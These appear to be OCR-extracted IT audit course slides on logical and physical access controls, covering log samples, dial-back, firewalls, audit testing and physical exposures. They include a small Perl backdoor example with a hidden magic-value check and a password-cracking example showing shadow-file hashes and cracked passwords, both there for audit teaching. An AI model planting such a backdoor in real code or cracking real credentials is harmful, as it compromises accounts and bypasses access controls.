- Biometric “reader” device to capture image presented for authentication
- Algorithm for comparision within reasonable bounds

Authorization examples

- UNIX: rwxr-xr-x
  - Read
  - Write
  - Execute
- NT: Properties->Security->Permissions
  - No Access
  - List
  - Read
  - Add
  - Change
  - Full Control
  - Special

Logs - types

- Patterns



- Violations

  0:10:33 accept fw1
  >le1 src: admin.server dst: ecomweb.server port: 23 s_port: 4008

- Transactions

  000210:1604: jbarrson search for employees beginning with orde
  000210:1605: jbarrson selected menu choice 1
  000210:1605: jbarrson executed insert values ('ordette','1205862')

LOGICAL ACCESS p.200 & 202

Log examples

UNIX SU LOG:

SU 10/08 12:22 + pts/7 sybase-root
SU 10/08 12:41 + pts/5 sybase-root
SU 10/08 13:00 + ??? root-root
SU 10/08 13:25 + pts/5 sybase-root
SU 10/08 14:00 + ??? root-root
SU 10/08 15:00 + ??? root-root
SU 10/08 15:03 + pts/6 epincker-root

NT SECURITY EVENT VIEWER:

Date:	4/15/98	Event ID:	529
Time:	10:02:50 PM	Source:	Security
User:	NT AUTHORITY\SYSTEM	Type:	Failure Audit
Computer:	NTSERVER	Category:	Logon/Logoff

Description:

Logon Failure:
Reason: Unknown user name or bad password
User Name: michael
Domain: DOMAIN
Logon Type: 2
Logon Process: User32
Authentication Package:
MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Workstation Name: NTSERVER

Only approved programs access sensitive data

All running programs are authorized

Access to system utilities is restricted to administrators

Location of and access to production data files is controlled

Data-related password protection mechanisms are working


Security & performance metrics are logged

Network Configuration

- Terminal Usage
- Dial-back
- Remote Access
- Change Control

Terminal Usage

Configure box to accept only certain transaction by certain physical lines that are expected to be connected to certain terminals




ON REMOTE SYSTEM

Lock power switch, keyboard, etc

ON TARGET SYSTEM

Dial Back



1. Remote system dials target system


2.Target system identifies remote computer and drops line

3. Target system dials to computer using pre-stored phone number for that computer

Remote Access

- Firewalls
- VPNs
- Proxy Servers


Firewalls



*usually Web Server & DMZ

See:
Building Internet Firewalls
Chapman & Zwicky
O'Reilly & Associates

Bypass Examples



Backdoor Example

```
# subroutine that identifies the procedure name
# and person assigned
# to write it in a properly formatted procedure
# file
#
sub idprocedure {
open(INFILE,$fullpath) || die "Can't open $fullpath";
$title = "NOT FOUND";
$first = "NOT FOUND";
$last = "";
while ($line = <INFILE>) {
#find procedure name in the procedure file
$name = index("$line","Procedure Name",0);
if ($name == "1111"){exit 1;}
#find status in the procedure file
$written = index("$line","written by",0);
$documented = index("$line","documented by",0);
$manual = index("$line","manual",0);
if ($name > -1){
                $title=substr($line,$name + 16);
                chop ($title);
                $title = join(' ', split(' ', $title));
}
if ($written > -1){
                $after=substr($line,$written + 10);
                ($first,$last,$rest)=split(' ',$after);
}
if ($documented > -1){
                $after=substr($line,$documented + 13);
                ($first,$last,$rest)=split(' ',$after);
}
if ($manual > -1){
                $first = "Already in a manual";
                $last = "";
}
} #end while
if ($size) {
print "$title\t$fullpath\t$size\t$first $last\n";
}
else
{
print "$title\t$fullpath\t$first $last\n";
}
}
```

Use Proven Audit Techniques

- Obtain understanding
- Document and evaluate access controls
- Test controls
- Evaluate access controls
- Evaluate environment

(to ensure controls stay that way)

Obtain understanding

- Take a tour -ask to see
  - ✓ Review network diagrams
  - ✓ Look at equipment in diagrams
  - Support personnel
  - Reports from security software
  - ✓ Manuals
  - Policies and standards
  - ✓ Evidence of training
  - ✓ Trail of data ownership
  - ✓ Authorization records
- Collect documentation along the way

Document and Evaluate controls

- Use tour data to:
  - Chart access paths
  - Interview support personnel
  - Reconcile reports from security software with authorization processes

Evaluate

- Review access policies
- Review security awareness & training
- Review data ownership (accountability)
- Review data custody
- Review data usage
- Review evidence of authorization
- Review access standards

  note: policies, standards, ***not*** guidelines

TYPES OF TESTS

- Substantive - looks at actual data, programs, source documents & other evidence to see what is in place *(e.g.: are all the users in the password file identifiable as current employees, contractors, or other authorized users, and is their access to data appropriate?)*

- Control - tests the existence of management-identified control procedures (*e.g.: for a sample of users in the organization to bring confidence level to 90%, can I find the signed access request form & verify that they have been put into the right group?)*

Substantive:
Password Cracking Example

from passwd file:
arlene:x:113:100:Arlene Hagarty:/home1/arlene:/usr/bin/sh
ncrmusr:x:100:100::/ncrm:/usr/bin/sh
bayer:x:175:103:chris bayer:/home2/bayer:/usr/bin/sh
from shadow file:
arlene:LrTWEZS3ADG/E:9975:0:168:7:::
ncrmusr:AA/KKUh9vuoew:10032:0:168:7:::
bayer:SSFnqR0AunInc:10018:0:168:7:::
Cracker output:
pwc: Oct 15 18:23:02 Starting pass 1 - password information
pwc: Oct 15 18:23:04 Guessed arlene (/usr/bin/sh in credit.txt) [arlene1] LrTWEZS3ADG/E
pwc: Oct 15 18:23:05 Guessed ncrmusr (/usr/bin/sh in credit.txt) [ncrmusr2] AA/KKUh9vuoew
pwc: Oct 15 18:23:05 Closing feedback file.
pwc: Oct 15 18:23:05 FeedBack: 2 users done, 22 users left to crack.
pwc: Oct 15 18:23:05 Starting pass 2 - dictionary words
pwc: Oct 15 18:23:05 Applying rule '!?Al' to file 'Dicts/bigdict'
pwc: Oct 15 18:23:06 Rejected 1333 words on loading, 24754 words left to sort
pwc: Oct 15 18:23:06 Sort discarded 274 words; FINAL DICTIONARY SIZE: 24480
pwc: Oct 15 18:26:37 Guessed jsavarin (/usr/bin/ksh in credit.txt) [credit] 7pZ1b.SKiXbfI
pwc: Oct 15 18:26:48 Closing feedback file.
pwc: Oct 15 18:35:04 FeedBack: 3 users done, 21 users left to crack.
pwc: Oct 15 18:35:04 Applying rule '>2<8!?Al$1' to file 'Dicts/bigdict'
pwc: Oct 15 18:35:05 Rejected 11421 words on loading, 14666 words left to sort
pwc: Oct 15 18:35:05 Sort discarded 178 words; FINAL DICTIONARY SIZE: 14488
pwc: Oct 15 18:36:17 Guessed bayer (/usr/bin/sh in credit.txt) [shark1] SSFnqR0AunInc
pwc: Oct 15 18:38:22 Closing feedback file.
pwc: Oct 15 18:38:22 FeedBack: 4 users done, 20 users left to crack.
etc etc etc

Control:
Password Filtering Example

Instructions for using Windows Nt passfilt.dll

Order and type of check are programmed according to local needs; e.g.:
1. password length is at least 6 chars
2. password does not include the user name
3. password is not component of full name
4. password is complex, defined as:
   has 3 of 4 char types: upper case, lower case, number, special
5. is not in an ascii dictionary called WINNT/system32/dict.txt
6. is not a dictionary word followed by a number

Initial code for dll available from Microsoft Knowledge Base Article ID: Q151082

Installation:
You have to have at least version 4.0 on all PDCs and have installed service pack three.
Then copy passfilt.dll to WINNT/system32
and use regedt32.exe to edit the registry key.
HKEY_LOCAL_MACHINE\
SYSTEM\
CurrentControlSet\
Control\
Lsa\
Notification Packages
to include the line: PASSFILT.

Permissions on passfilt.dll should be RX

TEST - *Prevention*

- Inventory-based: terminal keys & cards*
- Password integrity*
- Authorization: accounts, groups, levels**
- Detection & Response**
- Remote access controls*
- Change controls**
- Backdoors (e.g.: bypasses, middleware)*

**** usually substantive, ** usually control***

LOGICAL ACCESS p.208-211

TEST - *Detection*

- Alarms, alerting mechanisms*
- Access failure logs*
- File integrity checks*
- Process integrity monitors*
- Monitoring procedures**

**** usually substantive, ** usually control***

TEST - *Recovery*

- Incident response*
- Incident follow-up**
- Recovery planning & testing

  (more detail section 4.5)

**** usually substantive, ** usually control***


LOGICAL ACCESS SUMMARY

- IDENTIFY - Take the tour
- EVALUATE - are the expected controls in place
- TEST - combine substantive and control

  depending on risk
- ASSESS - Are logical access risks covered?


PHYSICAL ACCESS

Understand the issues



Exactly what should be protected?

Identify the Exposures



1. Entry doors
2. Glass windows & walls
3. Movable walls
4. Above suspended ceilings
5. Beneath raised floors
6. Ventilation systems
7. Over a curtain, fake wall

PHYSICAL ACCESS p.216

Know these physical access controls

Door locks - bolting, combination, electronic, biometric

Logged Entry - manual, electronic

Photo Ids

Video cameras

Security guard

Escorted/controlled visitor access

Bonded personnel - maintenance and other service

Deadman doors

Discretely identified facilities

Computer terminal locks

